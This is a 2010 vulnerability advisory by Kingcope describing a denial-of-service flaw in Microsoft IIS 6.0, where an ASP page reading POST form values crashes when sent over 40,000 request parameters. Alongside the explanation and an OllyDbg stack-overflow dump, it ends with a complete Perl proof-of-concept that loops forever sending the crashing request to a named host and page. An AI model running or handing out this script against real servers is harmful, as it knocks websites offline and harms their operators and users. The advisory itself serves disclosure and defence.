

Microsoft IIS 6.0 ASP Stack Overflow (Stack Exhaustion) Denial of Service

Discovered by Kingcope

September 2010

Morning cigarette // from <http://www.youtube.com/watch?v=Ehymo0ptcnY>

“The day breaks and the city is in repose.
In our neighborhood a chimney is smoking,
and I want you, like a morning cigarette
and like bitter coffee, and like bitter coffee

The streets are empty, there is not a soul in sight,
and the moon has just sunk in the West,
and I am looking for you, like an inevitable solution
and like the sun rising, and like the sun rising.

The sun comes up, the radio is sounding off
with a chasapiko which cries for some Taso
And I bet, with you as my stake, and afterwards, I pass,
on a hidden hand: four of a kind, four of a kind.”

Thanks to Alex and Adrian for their endless support.

Affected Vendors

Microsoft

Affected Products

Only Microsoft IIS 6.0 was tested successfully
On a Windows Server 2003 SP2 System
The System was NOT updated to the latest patches during testing.
Since tests “in the wild” have shown the attack to be real this advisory was released.

Vulnerability Details

The vulnerability allows remote unauthenticated attackers to force the IIS server to become unresponsive until the IIS service is restarted manually by the administrator.

Required is that Active Server Pages are hosted by the IIS and that an ASP script reads out a Post Form value. When the following ASP script is hosted by IIS the attacker can run the attack:

```
<%  
    Dim variable  
    variable = Request.Form("FOOBAR")  
%>
```

This small script reads out a POST request argument from the client side.

The exploit is simple: The attacker sends a POST request to the ASP site which reads out POST arguments. The POST request includes > 40000 request parameters and is sent in the form of an application/x-www-form-urlencoded encoding type.

The result is that one IIS worker process crashes because of a stack overflow (here stack exhaustion). Tests have shown that five consecutive requests of this type will cause the default application pool to be disabled because of a series of failures of the IIS worker processes. The IIS shows a "Service Unavailable" response to requesting clients until the World Wide Web Publishing Service is restarted manually by the administrator.

OllyDbg - w3wp.exe - [CPU - thread 0000071C, module asp]

File View Debug Plugins Options Window Help

LEMTWHC / KBR ... S

Address	Hex dump	ASCII
709E5EBB	56	PUSH ESI
709E5EED	8BF1	MOV ESI,ECX
709E5EE2	F606 02	TEST BYTE PTR DS:[ESI],2
709E5EE1	0F85 E9490200	JNZ asp.70A0A8E0
709E5EF7	8B76 04	MOV ESI,DWORD PTR DS:[ESI+4]
709E5EFA	85F6	TEST ESI,ESI
709E5EFC	0F85 EC490200	JNZ asp.70A0A8EE
709E5F02	5E	POP ESI
709E5F03	C3	RETN
709E5F04	90	NOP
709E5F05	90	NOP
709E5F06	90	NOP
709E5F07	90	NOP
709E5F08	90	NOP
709E5F09	8BFF	MOV EDI,EDI
709E5F0B	55	PUSH EBP
709E5F0C	8BEC	MOV EBP,ESP
709E5F0E	837D 0C 00	CMP DWORD PTR SS:[EBP+C],0
709E5F12	0F85 23D60100	JNZ asp.70A0353B

Registers (FPU)

Register	Value
EAX	00000000
ECX	02DD3608
EDX	7C8285EC ntdll.KiFastSystem
EBX	20110900
ESP	028B3000
EBP	028EFA00
ESI	02DD3608
EDI	00000000
EIP	709E5EBB asp.709E5EBB


ESI=02DD3608

Address	Hex dump	ASCII
01003000	01 00 00 00 19 37 FF FF	0...+?
01003008	E6 C8 00 00 00 00 00 00	µ
01003010	00 00 00 00 08 00 00 00	...
01003018	00 00 00 00 00 00 00 00
01003020	00 00 00 00 00 00 00 00
01003028	FF FF FF FF FF FF FF FF
01003030	00 00 00 00 00 00 00 00
01003038	00 00 00 00 00 00 00 00
01003040	00 00 00 00 00 00 00 00
01003048	00 00 00 00 00 00 00 00
01003050	00 00 00 00 00 00 00 00
01003058	00 00 00 00 00 00 00 00
01003060	00 00 00 00 00 00 00 00
01003068	00 00 00 00 00 00 00 00
01003070	00 00 00 00 00 00 00 00
01003078	00 00 00 00 00 00 00 00
01003080	00 00 00 00 00 00 00 00
01003088	00 00 00 00 00 00 00 00

Stack overflow - use Shift+F7/F8/F9 to pass exception to program

Paused

The worker process (w3wp.exe) is hit by a stack overflow as shown in the debugger.



The Windows Event Viewer shows the failure entries after a successful attack.

PoC Exploit

```
# IIS 6.0 ASP DoS PoC
# usage: perl IISdos.pl <host> <asp page>

use IO::Socket;
$|=1;

$host = $ARGV[0];
$script = $ARGV[1];

while(1) {
    $sock = IO::Socket::INET->new(PeerAddr => $host,
        PeerPort => 'http(80)',
        Proto => 'tcp');

    $write = "C=A&" x 40000;

    print $sock "HEAD /$script HTTP/1.1\r\nHost: $host\r\n"
        ."Connection:Close\r\nContent-Type: application/x-www-form-urlencoded\r\n"
        ."Content-Length:". length($write) ."\r\n\r\n" . $write;

    print ".";

    while(<$sock>) {
        print;
    }
}
```